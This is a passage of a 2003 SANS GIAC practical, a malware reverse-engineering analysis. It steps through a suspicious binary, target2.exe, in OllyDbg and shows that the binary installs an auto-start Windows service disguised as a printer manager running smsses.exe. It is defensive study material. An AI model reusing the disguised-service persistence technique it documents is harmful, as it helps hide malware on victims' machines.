00402104  . 891D 30444000   MOV DWORD PTR DS:[404430],EBX
0040210A  .v0F8E E5000000   JLE target2.004021F5
00402110  . 83F8 03         CMP EAX,3
00402113  .v0F85 FF000000   JNZ target2.00402218
00402119  . 56              PUSH ESI
0040211A  . 57              PUSH EDI
0040211B  . 8B7C24 28       MOV EDI,DWORD PTR SS:[ESP+28]
0040211F  . 8B47 08         MOV EAX,DWORD PTR DS:[EDI+8]
00402122  . 50              PUSH EAX                          <%s>
00402123  . 68 90404000     PUSH target2.00404090             format = "%s"
00402128  . 68 90454000     PUSH target2.00404590             s = target2.00404590
0040212D  . FF15 C0304000   CALL DWORD PTR DS:[<&MSVCRT.sprintf>]  sprintf
00402133  . 8B47 04         MOV EAX,DWORD PTR DS:[EDI+4]
00402136  . 83C4 0C         ADD ESP,0C
00402139  . BE F0414000     MOV ESI,target2.004041F0          ASCII "-i"
0040213E  > 8A10            MOV DL,BYTE PTR DS:[EAX]
00402140  . 8ACA            MOV CL,DL
00402142  . 3A16            CMP DL,BYTE PTR DS:[ESI]
00402144  .v75 1C           JNZ SHORT target2.00402162
00402146  . 3ACB            CMP CL,BL
00402148  .v74 14           JE SHORT target2.0040215E
0040214A  . 8A50 01         MOV DL,BYTE PTR DS:[EAX+1]
0040214D  . 8ACA            MOV CL,DL
0040214F  . 3A56 01         CMP DL,BYTE PTR DS:[ESI+1]
00402152  .v75 0E           JNZ SHORT target2.00402162
00402154  . 83C0 02         ADD EAX,2
00402157  . 83C6 02         ADD ESI,2
0040215A  . 3ACB            CMP CL,BL
0040215C  .^75 E0           JNZ SHORT target2.004021
0040215E  > 33C0            XOR EAX,EAX
00402160  .vEB 05           JMP SHORT target2.0040216
00402162  > 1BC0            SBB EAX,EAX
00402164  . 83D8 FF         SBB EAX,-1
00402167  > 8B2D 98304000   MOV EBP,DWORD PTR DS:[<&M
0040216D  . 3BC3            CMP EAX,EBX
0040216F  .v75 20           JNZ SHORT target2.0040219
00402171  . 57              PUSH EDI

EAX=00000001

E:\target2.exe
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 11 – EAX Value 1 Location 4020FA Register Pane

```
Registers (FPU)
EAX 00000001
ECX 002F29C8
EDX 7803B618 MSVCRT.7803B618
EBX 00000000
ESP 0012FF3C
EBP 0012FFC0
ESI 00000000
EDI 00000000

EIP 004020FA target2.004020FA

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty -UNORM D9FC 00000000 00000000
ST4 empty +UNORM 21C8 00540000 77F89898
ST5 empty -UNORM DA8C 00540688 0012D9D8
ST6 empty -1.6534476693987642880e+2051
ST7 empty 0.0193431916780115400e-4933
               3 2 1 0      E S P U O Z D
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1
```

When the main program at 4020F0 is called the argument array, argv will contain argc number of strings. Thus the contents of argv will be “target2.exe argument_1 argument_2 … argument_n” where argc will be n plus one. So if there are no arguments, argc will be one. At location 040210A (see Figures 12 and 13 below) we take the jump to location 4021F5 because argc was one. To eliminate confusion in the following analysis I will use the term parameter to mean any argument other than the program name.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 12 – Location 40210A Assembly Pane

```
OllyDbg - target2.exe - [CPU - main thread, module target2]
File View Debug Plugins Options Window Help

004020F0  $ 8B4424 04      MOV EAX,DWORD PTR SS:[ESP+4]
004020F4  . 83EC 10        SUB ESP,10
004020F7  . 53             PUSH EBX
004020F8  . 33DB           XOR EBX,EBX
004020FA  . 83F8 01        CMP EAX,1
004020FD  . 55             PUSH EBP
004020FE  . 891D 34444000  MOV DWORD PTR DS:[404434],EBX
00402104  . 891D 30444000  MOV DWORD PTR DS:[404430],EBX
0040210A  .v0F8E E5000000  JLE target2.004021F5
00402110  . 83F8 03        CMP EAX,3
00402113  .v0F85 FF000000  JNZ target2.00402218
00402119  . 56             PUSH ESI
0040211A  . 57             PUSH EDI
0040211B  . 8B7C24 28      MOV EDI,DWORD PTR SS:[ESP+28]
0040211F  . 8B47 08        MOV EAX,DWORD PTR DS:[EDI+8]
00402122  . 50             PUSH EAX                          <%s>
00402123  . 68 90404000    PUSH target2.00404090             format = "%s"
00402128  . 68 90454000    PUSH target2.00404590             s = target2.00404590
0040212D  . FF15 C0304000  CALL DWORD PTR DS:[<&MSVCRT.sprintf>]  sprintf
00402133  . 8B47 04        MOV EAX,DWORD PTR DS:[EDI+4]
00402136  . 83C4 0C        ADD ESP,0C
00402139  . BE F0414000    MOV ESI,target2.004041F0          ASCII "-i"
0040213E  > 8A10           MOV DL,BYTE PTR DS:[EAX]
00402140  . 8ACA           MOV CL,DL
00402142  . 3A16           CMP DL,BYTE PTR DS:[ESI]
00402144  .v75 1C          JNZ SHORT target2.00402162
00402146  . 3ACB           CMP CL,BL
00402148  .v74 14          JE SHORT target2.0040215E
0040214A  . 8A50 01        MOV DL,BYTE PTR DS:[EAX+1]
0040214D  . 8ACA           MOV CL,DL
0040214F  . 3A56 01        CMP DL,BYTE PTR DS:[ESI+1]
00402152  .v75 0E          JNZ SHORT target2.00402162
00402154  . 83C0 02        ADD EAX,2
00402157  . 83C6 02        ADD ESI,2
0040215A  . 3ACB           CMP CL,BL
0040215C  .^75 E0          JNZ SHORT target2.0040213E
0040215E  > 33C0           XOR EAX,EAX
00402160  .vEB 05          JMP SHORT target2.00402167
00402162  > 1BC0           SBB EAX,EAX
00402164  . 83D8 FF        SBB EAX,-1
00402167  > 8B2D 98304000  MOV EBP,DWORD PTR DS:[<&MSVCRT.p
0040216D  . 3BC3           CMP EAX,EBX
0040216F  .v75 20          JNZ SHORT target2.00402191
00402171  . 57             PUSH EDI

Jump is taken
004021F5=target2.004021F5

E:\target2.exe
```

Figure 13 – Location 40210A Register Pane


```
Registers (FPU)
EAX 00000001
ECX 002F29C8
EDX 7803B618 MSVCRT.7803B618
EBX 00000000
ESP 0012FF38
EBP 0012FFC0
ESI 00000000
EDI 00000000

EIP 0040210A target2.0040210A

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty -UNORM D9FC 00000000 00000000
ST4 empty +UNORM 21C8 00540000 77F89898
ST5 empty -UNORM DA8C 00540688 0012D9D8
ST6 empty -1.6534476693987642880e+2051
ST7 empty 0.0193431916780115400e-4933
               3 2 1 0      E S P U O Z D
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1
```

At location 4021F5 (see Figures 14 and 15 below) we start setting up the call to StartServiceCtrlDispatcherA (see

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/startservicectrldispatcher.asp). (Please note that Microsoft function calls that end in "A" are aliased to function calls that do not end in "A".) This routine is used to start a service. After the call to StartServiceCtrlDispatcherA the error message "ERROR_FAILED_SERVICE_CONTROLLER_CONNECT" (see Figure 16 below) is displayed next to "LastErr" in the registers pane. This error means that the program is being run as a console application rather than a service. Thus if target2.exe is started with no parameters it has to be started as a service. After the error is returned, the program returns to location 402890. The exit function (see http://msdn.microsoft.com/library/default.asp?url=/library/en-us/vclib/html/_crt_exit.2c_._exit.asp) is called at location 402897 (see Figure 17) and the program terminates.

Figure 14 – Location 4021F5 Assembly Pane



© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 15 – Location 40215 Register Pane

```
Registers (FPU)
EAX 00000001
ECX 002F29C8
EDX 7803B618 MSVCRT.7803B618
EBX 00000000
ESP 0012FF38
EBP 0012FFC0
ESI 00000000
EDI 00000000

EIP 004021F5 target2.004021F5

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty -UNORM D9FC 00000000 00000000
ST4 empty +UNORM 21C8 00540000 77F89898
ST5 empty -UNORM DA8C 00540688 0012D9D8
ST6 empty -1.6534476693987642880e+2051
ST7 empty 0.0193431916780115400e-4933
               3 2 1 0      E S P U O Z D
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1
```

Figure 16 – ERROR_FAILED_SERVICE_CONTROLLER_CONNECT Message

```
Registers (FPU)
EAX 00000000
ECX 00000427
EDX 00130608
EBX 00000000
ESP 0012FF38
EBP 0012FFC0
ESI 00000000
EDI 00000000

EIP 00402218 target2.00402218

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_FAILED_SERVICE_CONTROLLER_CONNECT (00000427)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty -UNORM D9FC 00000000 00000000
ST4 empty +UNORM 21C8 00540000 77F89898
ST5 empty -UNORM DA8C 00540688 0012D9D8
ST6 empty -1.6534476693987642880e+2051
ST7 empty 0.0193431916780115400e-4933
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 17 – Location 402897 Assembly Pane Call to "exit"

```
OllyDbg - target2.exe - [CPU - main thread, module target2]
C File View Debug Plugins Options Window Help

00402890  . 83C4 30        ADD ESP,30
00402893  . 8945 DC        MOV DWORD PTR SS:[EBP-24],EAX
00402896  . 50             PUSH EAX                                 status
00402897  . FF15 B4304000  CALL DWORD PTR DS:[<&MSVCRT.exit>]       exit
0040289D  . 8B45 EC        MOV EAX,DWORD PTR SS:[EBP-14]
004028A0  . 8B08           MOV ECX,DWORD PTR DS:[EAX]
004028A2  . 8B09           MOV ECX,DWORD PTR DS:[ECX]
004028A4  . 894D D0        MOV DWORD PTR SS:[EBP-30],ECX
004028A7  . 50             PUSH EAX
004028A8  . 51             PUSH ECX
004028A9  . E8 16000000    CALL <JMP.&MSVCRT._XcptFilter>
004028AE  . 59             POP ECX
004028AF  . 59             POP ECX
004028B0  . C3             RETN
004028B1    8B             DB 8B
004028B2    65             DB 65                                    CHAR 'e'
004028B3    E8             DB E8
004028B4    FF             DB FF
004028B5    75             DB 75                                    CHAR 'u'
004028B6    D0             DB D0
004028B7    FF             DB FF
004028B8    15             DB 15
004028B9    C8304000       DD <&MSVCRT._exit>
004028BD    CC             INT3
004028BE  $-FF25 90304000  JMP DWORD PTR DS:[<&MSVCRT.__dllonexit>   MSVCRT.__dllonexit
004028C4  $-FF25 D0304000  JMP DWORD PTR DS:[<&MSVCRT._XcptFilter>   MSVCRT._XcptFilter
004028CA  $-FF25 D8304000  JMP DWORD PTR DS:[<&MSVCRT._initterm>]    MSVCRT._initterm
004028D0  $ 68 00000300    PUSH 30000                               CWmask = 30000
004028D5  . 68 00000100    PUSH 10000                               CWnew = 10000
004028DA  . E8 17000000    CALL <JMP.&MSVCRT._controlfp>            _controlfp
004028DF  . 59             POP ECX
004028E0  . 59             POP ECX
004028E1  . C3             RETN
004028E2  . 33C0           XOR EAX,EAX
004028E4  . C3             RETN
004028E5  $ C3             RETN
004028E6    CC             INT3
004028E7    CC             INT3
004028E8    CC             INT3
004028E9    CC             INT3
004028EA    CC             INT3
004028EB    CC             INT3
004028EC    CC             INT3
004028ED    CC             INT3

DS:[004030B4]=7800269E (MSVCRT.exit)
```

If target2.exe is started with one or more parameters, the jump at location 40210A is not taken. At location 402110 we compare the number of arguments with three. If the number of arguments is not three, we take the jump at location 402113. This puts us at location 402218. From there we return to location 402897 and on to the exit function call at location 402897. Thus, in order for target2.exe to get past the number of argument logic, the number of parameters has to be two. So we will invoke target2.exe as follows: 'target2.exe parameter1 parameter2".

At location 402113 we see that the jump is not taken. Note that EAX is 3, meaning that we have one program name and two parameters. At location 402133 we see that "parameter1" has been moved into EAX. At location 402139 we see that "-i" will be moved into ESI. (See Figures 18 and 19 below.) This sets up the loop that begins at location 40213E. If the first parameter is not "-i" then we will eventually get to another loop at location 402199. This loop looks to see if the parameter1 is "-d". If parameter1 is not "-d " we end up at location 402218. From location 402218 we execute a few housekeeping functions and return to location 402890. The exit function is called at location 402897 and we terminate

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

the program. Summarizing, we see that target2 must be called with two parameters. The first parameter must be “-i” or “-d”.

Figure 18 – Location 402139 Assembly Pane




Figure 19 – Location 402139 Register Pane

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Since the first loop to examine the first parameter is looking for it to be “-i”, I invoked target2.exe as follows: “target2.exe –i parameter2”. Stepping through the first loop, we see that at location 402148 (see Figures 20 and 21 below) the jump to location 40215E is taken.

Figure 20 – Location 402148 Assembly Pane

```
OllyDbg - target2.exe - [CPU - main thread, module target2]
File View Debug Plugins Options Window Help

00402110  . 83F8 03        CMP EAX,3
00402113  .v0F85 FF000000  JNZ target2.00402218
00402119  . 56             PUSH ESI
0040211A  . 57             PUSH EDI
0040211B  . 8B7C24 28      MOV EDI,DWORD PTR SS:[ESP+28]
0040211F  . 8B47 08        MOV EAX,DWORD PTR DS:[EDI+8]
00402122  . 50             PUSH EAX                                 <%s>
00402123  . 68 90404000    PUSH target2.00404090                    format = ""%s"
00402128  . 68 90454000    PUSH target2.00404590                    s = target2.00404590
0040212D  . FF15 C0304000  CALL DWORD PTR DS:[<&MSVCRT.sprintf>]    sprintf
00402133  . 8B47 04        MOV EAX,DWORD PTR DS:[EDI+4]
00402136  . 83C4 0C        ADD ESP,0C
00402139  . BE F0414000    MOV ESI,target2.004041F0                 ASCII "-i"
0040213E  > 8A10           MOV DL,BYTE PTR DS:[EAX]
00402140  . 8ACA           MOV CL,DL
00402142  . 3A16           CMP DL,BYTE PTR DS:[ESI]
00402144  .v75 1C          JNZ SHORT target2.00402162
00402146  . 3ACB           CMP CL,BL
00402148  .v74 14          JE SHORT target2.0040215E
0040214A  . 8A50 01        MOV DL,BYTE PTR DS:[EAX+1]
0040214D  . 8ACA           MOV CL,DL
0040214F  . 3A56 01        CMP DL,BYTE PTR DS:[ESI+1]
00402152  .v75 0E          JNZ SHORT target2.00402162
00402154  . 83C0 02        ADD EAX,2
00402157  . 83C6 02        ADD ESI,2
0040215A  . 3ACB           CMP CL,BL
0040215C  .^75 E0          JNZ SHORT target2.0040213E
0040215E  > 33C0           XOR EAX,EAX
00402160  .vEB 05          JMP SHORT target2.00402167
00402162  > 1BC0           SBB EAX,EAX
00402164  . 83D8 FF        SBB EAX,-1
00402167  > 8B2D 98304000  MOV EBP,DWORD PTR DS:[<&MSVCRT.printf>]  MSVCRT.printf
0040216D  . 3BC3           CMP EAX,EBX
0040216F  .v75 20          JNZ SHORT target2.00402191
00402171  . 57             PUSH EDI
00402172  . 6A 03          PUSH 3
00402174  . E8 A7010000    CALL target2.00402320
00402179  . 83C4 08        ADD ESP,8
0040217C  . 85C0           TEST EAX,EAX
0040217E  .v74 07          JE SHORT target2.00402187
00402180  . 68 CC414000    PUSH target2.004041CC                    ASCII "□□Service Installed Sucessfully□"
00402185  .vEB 05          JMP SHORT target2.0040218C
00402187  > 68 B0414000    PUSH target2.004041B0                    ASCII "□□Error Installing Service□"
0040218C  > FFD5           CALL EBP

Jump is taken
0040215E=target2.0040215E
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 21 – Location 402148 Register Pane

```
Registers (FPU)
EAX 002F2699
ECX 0012FE00
EDX 00404500 target2.00404500
EBX 00000000
ESP 0012FF30
EBP 0012FFC0
ESI 004041F2 target2.004041F2
EDI 002F2678

EIP 00402148 target2.00402148

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0
ST1 empty +UNORM 0020 00000000 00000000
ST2 empty -UNORM E3E4 00497864 0012D9D0
ST3 empty -UNORM DA04 004B1A91 00000016
ST4 empty +UNORM 0016 0012DA04 00497A83
ST5 empty -UNORM DF24 00000000 00000001
ST6 empty +UNORM 1208 004C4197 0012DA04
ST7 empty +UNORM 3274 65677261 745C3A45
               3 2 1 0      E S P U O Z D
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1
```

At location 40215E the EAX register is set to zero. This sets up the jump at location 40216F not to be taken. The subroutine at location 402320 is called. At location 40232E the system function OpenSCManagerA is called with the following parameters: “Machinename 0”, DatabaseName 0” and “DesiredAccess 0F003Fh”. These parameters are described at http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/openscmanager.asp. The register box shows that “LastErr” is set to “ERROR_IO_PENDING” (see Figure 23 below) which means that the operation of the OpenSCManagerA call could not be completed immediately. At location 40235A (see Figure 22 below) we start setting up the call to CreateServiceA (see http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/createservice.asp). The parameters being passed to the CreateServiceA function are of particular interest. They show that the service name being installed is “Local Partners Access”, the display name of the service being installed is “Local Printers Manager Service” and the binary path name of the service being installed is smsses.exe.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Figure 22 – Location 40235A Assembly Pane Setup of Call to CreateServiceA

```
OllyDbg - target2.exe - [CPU - main thread, module target2]
C File View Debug Plugins Options Window Help

00402325  . 68 3F000F00    PUSH 0F003F
0040232A  . 6A 00          PUSH 0
0040232C  . 6A 00          PUSH 0
0040232E  . FF15 1C304000  CALL DWORD PTR DS:[<&ADVAPI32.OpenSCMan.  ADVAPI32.OpenSCManagerA
00402334  . 85C0           TEST EAX,EAX
00402336  . A3 34444000    MOV DWORD PTR DS:[404434],EAX
0040233B  .v75 1D          JNZ SHORT target2.0040235A
0040233D  . FF15 40304000  CALL DWORD PTR DS:[<&KERNEL32.GetLastEr  GetLastError
00402343  . 50             PUSH EAX
00402344  . 68 08434000    PUSH target2.00404308                    <%d>
00402349  . FF15 98304000  CALL DWORD PTR DS:[<&MSVCRT.printf>]     format = "Open Service Control Manage failed:%d"
0040234F  . 83C4 08        ADD ESP,8                                printf
00402352  . 33C0           XOR EAX,EAX
00402354  . 5F             POP EDI
00402355  . 5E             POP ESI
00402356  . 83C4 1C        ADD ESP,1C
00402359  . C3             RETN
0040235A  > 6A 00          PUSH 0                                   Password = NULL
0040235C  . 6A 00          PUSH 0                                   ServiceStartName = NULL
0040235E  . 6A 00          PUSH 0                                   pDependencies = NULL
00402360  . 6A 00          PUSH 0                                   pTagId = NULL
00402362  . 6A 00          PUSH 0                                   LoadOrderGroup = NULL
00402364  . 68 FC424000    PUSH target2.004042FC                    BinaryPathName = "smsses.exe"
00402369  . 6A 01          PUSH 1                                   ErrorControl = SERVICE_ERROR_NORMAL
0040236B  . 6A 02          PUSH 2                                   StartType = SERVICE_AUTO_START
0040236D  . 6A 10          PUSH 10                                  ServiceType = SERVICE_WIN32_OWN_PROCESS
0040236F  . 68 FF010F00    PUSH 0F01FF                              DesiredAccess = SERVICE_ALL_ACCESS
00402374  . 68 DC424000    PUSH target2.004042DC                    DisplayName = "Local Printer Manager Service"
00402379  . 68 50414000    PUSH target2.00404150                    ServiceName = "Local Partners Access"
0040237E  . 50             PUSH EAX                                 hManager
0040237F  . FF15 20304000  CALL DWORD PTR DS:[<&ADVAPI32.CreateSer  CreateServiceA
00402385  . 85C0           TEST EAX,EAX
00402387  . A3 30444000    MOV DWORD PTR DS:[404430],EAX
0040238C  .v0F85 F6000000  JNZ target2.00402488
00402392  . 8B3D 40304000  MOV EDI,DWORD PTR DS:[<&KERNEL32.GetLas  KERNEL32.GetLastError
00402398  . FFD7           CALL EDI                                 GetLastError
0040239A  . 3D 31040000    CMP EAX,431
0040239F  .v0F85 CA000000  JNZ target2.0040246F
004023A5  . 8B35 98304000  MOV ESI,DWORD PTR DS:[<&MSVCRT.printf>]  MSVCRT.printf
004023AB  . 68 50414000    PUSH target2.00404150                    <%s> = "Local Partners Access"
004023B0  . 68 C0424000    PUSH target2.004042C0                    format = "Service %s Already exists"
004023B5  . FFD6           CALL ESI                                 printf
004023B7  . A1 34444000    MOV EAX,DWORD PTR DS:[404434]
004023BC  . 83C4 08        ADD ESP,8
Jump from 0040233B
```

Figure 23 – Location 40235A Register Pane

```
Registers (FPU)
EAX 00137640
ECX 0012FFB0
EDX 00130608
EBX 00000000
ESP 0012FF00
EBP 78025147 MSVCRT.printf
ESI 004041F2 target2.004041F2
EDI 002F2678

EIP 0040235A target2.0040235A

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_IO_PENDING (000003E5)

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty 0.0
ST1 empty +UNORM 0020 00000000 00000000
ST2 empty -UNORM E3E4 00497864 0012D9D0
ST3 empty -UNORM DA04 004B1A91 00000016
ST4 empty +UNORM 0016 0012DA04 00497A83
ST5 empty -UNORM DF24 00000000 00000001
ST6 empty +UNORM 1208 004C4197 0012DA04
ST7 empty +UNORM 3274 65677261 745C3A45
               3 2 1 0      E S P U O Z D
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

After the call to create the “Local Partners Access” service we check to see if it completed successfully. If the call completed successfully we jump to location 402488. At location 402488 (see Figures 24, 25, 26, and 27 below) we start setting up a call to the printf function. We are sending the parameters that cause the following message to be printed:
“Create Service Local Partners Access ok!”

Figure 24 – Location 402488 Assembly Pane, Setup of printf Call

```
OllyDbg - target2.exe - [CPU - main thread, module target2]
File View Debug Plugins Options Window Help

00402488  > 68 50414000    PUSH target2.00404150                <%s> = "Local Partners Access"
0040248D  . 68 F4414000    PUSH target2.004041F4                format = "Create Service %s ok!"
00402492  . FF15 98304000  CALL DWORD PTR DS:[<&MSVCRT.printf>] printf
00402498  . 8B4424 34      MOV EAX,DWORD PTR SS:[ESP+34]
0040249C  . 8B4C24 30      MOV ECX,DWORD PTR SS:[ESP+30]
004024A0  . 50             PUSH EAX
004024A1  . 51             PUSH ECX
004024A2  . E8 D9000000    CALL target2.00402580
004024A7  . 83C4 10        ADD ESP,10
004024AA  > 8B15 30444000  MOV EDX,DWORD PTR DS:[404430]
004024B0  . 8B3D 24304000  MOV EDI,DWORD PTR DS:[<&ADVAPI32.CloseS  ADVAPI32.CloseServiceHandle
004024B6  . 52             PUSH EDX
004024B7  . 8BF0           MOV ESI,EAX
004024B9  . FFD7           CALL EDI                             <&ADVAPI32.CloseServiceHandle>
004024BB  . A1 34444000    MOV EAX,DWORD PTR DS:[404434]
004024C0  . 50             PUSH EAX
004024C1  . FFD7           CALL EDI
004024C3  . 8BC6           MOV EAX,ESI
004024C5  . 5F             POP EDI
004024C6  . 5E             POP ESI
004024C7  . 83C4 1C        ADD ESP,1C
